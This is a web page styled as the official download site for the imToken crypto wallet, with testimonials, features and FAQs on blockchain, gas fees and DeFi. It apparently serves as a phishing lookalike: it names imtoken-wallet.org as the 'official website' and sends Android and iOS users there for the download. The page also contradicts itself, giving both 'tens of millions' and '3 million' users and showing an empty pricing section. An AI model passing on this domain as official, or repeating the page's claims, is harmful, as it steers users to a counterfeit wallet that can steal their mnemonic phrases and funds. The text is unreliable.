

“imToken lets me move through the crypto world with confidence. Transactions are lightning fast and the fees are low. Whether I am managing multiple crypto assets or interacting with smart contract projects, it is an excellent choice.”
imToken Official Download
imToken is a multi-chain, self-custody crypto wallet that is simple and secure — trusted and loved by tens of millions of people around the world.

App Features
imToken Is Trusted by Users All Over the World

Swap and Trade with Ease
Trade whenever and wherever you want. Buy crypto with your credit card, and easily store, send, bridge and swap across chains.
User-Friendly Interface
imToken is designed to be intuitive and clean. Whether you are a beginner or an experienced crypto user, you can get started in minutes.
Multi-Chain Support


imToken supports a wide range of cryptocurrencies, letting you trade and manage digital assets across different blockchains with more investment choices.
Smart Security Features
Set a security password, enable two-factor authentication and other smart protections to add an extra layer of safety to your account.
Secure Asset Management
imToken uses advanced encryption technology to store and manage your digital assets with a high level of security, so you never have to worry.
Community & Customer Support
An active community and caring customer support help users answer questions and share experience, improving the overall experience and engagement.
App Features
Rich and Fully Featured.
imToken is a crypto wallet built on blockchain technology. It is dedicated to creating a safe, easy-to-use and convenient digital platform, giving users a secure and reliable environment for their digital assets and making interaction with the blockchain much simpler.
Supported Public Chains
Bitcoin, Ethereum, BSC, Polygon, Klaytn, Layer 2 networks such as Optimism, Arbitrum, zkEVM and other EVM-compatible chains
Security
An open-source, non-custodial wallet that uses the standard 12-word mnemonic phrase for backup and recovery
Our App Pricing
Pricing Plans Built for You
Feedback
What People Are Saying.

“As a beginner investor, imToken helped me get started smoothly. The interface is simple to understand and the tutorials are clear and easy to follow. I can now trade and manage my portfolio with confidence.”
— iOS User
“For me, security is the most important thing, and imToken's multi-factor verification and private key control give me peace of mind. I handle large transactions here and have never felt worried.”
— Android User
Discover
Frequently Asked Questions
Blockchain is a shared database. The data and information stored in it cannot be forged, leaves a full trace, can be traced back, is open and transparent, and is collectively maintained. You can think of blockchain as a shared, unchangeable electronic ledger that records transactions and tracks assets across a network. Those assets can be tangible (such as a house or a car) or intangible (such as intellectual property, patents and brands). Almost anything of value can be tracked and traded on a blockchain network, reducing risk and cost on every side. Today the largest application of blockchain technology is digital currency, because the essence of a payment is “moving an amount from account A to account B”. If people had a public ledger recording every transaction of every account up to now, then for any account anyone could calculate the amount it currently holds. Blockchain is exactly such a public ledger, keeping a complete record of all transactions. Blockchain originated with Bitcoin. On 1 November 2008, a person under the pseudonym Satoshi Nakamoto published “Bitcoin: A Peer-to-Peer Electronic Cash System”, setting out the architecture of an electronic cash system based on P2P networking, cryptography, timestamping and blockchain technology — the birth of Bitcoin. Two months later the theory became practice: on 3 January 2009 the first block, the genesis block with index 0, was created. A few days later, on 9 January 2009, block number 1 appeared and was linked to the genesis block, forming a chain — the birth of blockchain.
【Android】 Android users can download the latest version from the official imToken website. (Note: the official imToken website is https://www.imtoken-wallet.org) 【iOS】 Click the link below to see how to download the imToken app from the App Store on iPhone: https://www.imtoken-wallet.org
Unlike a centralized wallet (an exchange) where the private key is held by a third-party service provider, a decentralized wallet keeps the private key with the user. The assets are stored on the blockchain, and the user is the true holder of the digital currency. The wallet is only a tool that helps the user manage on-chain assets and read blockchain data, so it cannot control, steal or move your assets. For this reason a decentralized wallet is very hard to attack in a centralized way, and users do not need to worry about the wallet provider taking the assets or running away — as long as you keep your private key safe when you create the wallet, your assets remain on-chain and will still show up if you switch to another wallet. Note: once a decentralized wallet is lost or stolen, it cannot be recovered without a backup of the private key or mnemonic phrase, so always back up your private key safely and correctly.
The miner fee (gas fee), also called a network fee, is the fee paid to miners. When you transfer on a blockchain, the miners (or nodes) need to package your transaction and put it on the chain for the transaction to complete. This process consumes computing resources on the blockchain, which is why a miner fee is charged. On EVM-compatible chains the fee is determined by Gas Price (unit price) and the Gas Limit consumed (quantity), with the formula: Miner fee = Gas Limit × Gas Price. The Gas Limit mainly depends on how complex the operations in the smart contract are. The more operations, the higher the Gas Limit. Gas Price is set by the sender; the higher the Gas Price, the faster the transaction is packaged. Note: the network fee is ETH on Ethereum, BNB on BNB Chain, TRX on TRON, MATIC on Polygon, SOL on Solana and OKT on OKExChain; unused gas is refunded. The miner fee (network fee) charged by the transfer network varies with network conditions. Once a transaction is confirmed, the miner fee cannot be refunded whether or not the transaction succeeds. The miner fee is charged by the transfer network you choose — the imToken wallet does not charge any fee!
DeFi stands for Decentralized Finance. In contrast to traditional centralized finance, it refers to applications in every area of finance built on open, decentralized networks. Users no longer need a centralized institution to take part in financial markets; instead they can use open-source software on decentralized networks to acquire, trade and lend assets. In plain terms, it is a new financial system open to everyone, with no need for intermediaries such as banks. The goal of DeFi is to build a multi-layered financial system that recreates and improves on the existing financial system, based on blockchain technology and cryptocurrency. At present almost all DeFi projects run on the Ethereum blockchain, and smart contracts are the main building blocks of DeFi. The most common types of DeFi Dapps today include Compound, MakerDAO, Synthetix and decentralized exchanges such as Uniswap.
Interface
See What Is Inside the App
imToken Official Android and iOS Download
3 million users and still growing!
imToken news, blockchain industry updates and cryptocurrency knowledge
Latest News
What Is a Non-Custodial Wallet? imToken Explained Simply
2026-10-17
In the rapidly evolving world of cryptocurrency and Web3, the concept of "self-sovereignty" has become one of the most foundational principles that di......
How to Update imToken to the Latest Version Without Losing Funds
2026-10-17
Updating imToken to the latest version is a critical task for every cryptocurrency user, as it brings enhanced security features, improved functionali......
imToken vs Trust Wallet: Which Is Better for Beginners?
2026-10-16
When it comes to entering the world of cryptocurrencies, choosing the right wallet is one of the most critical decisions a beginner can make. The dece......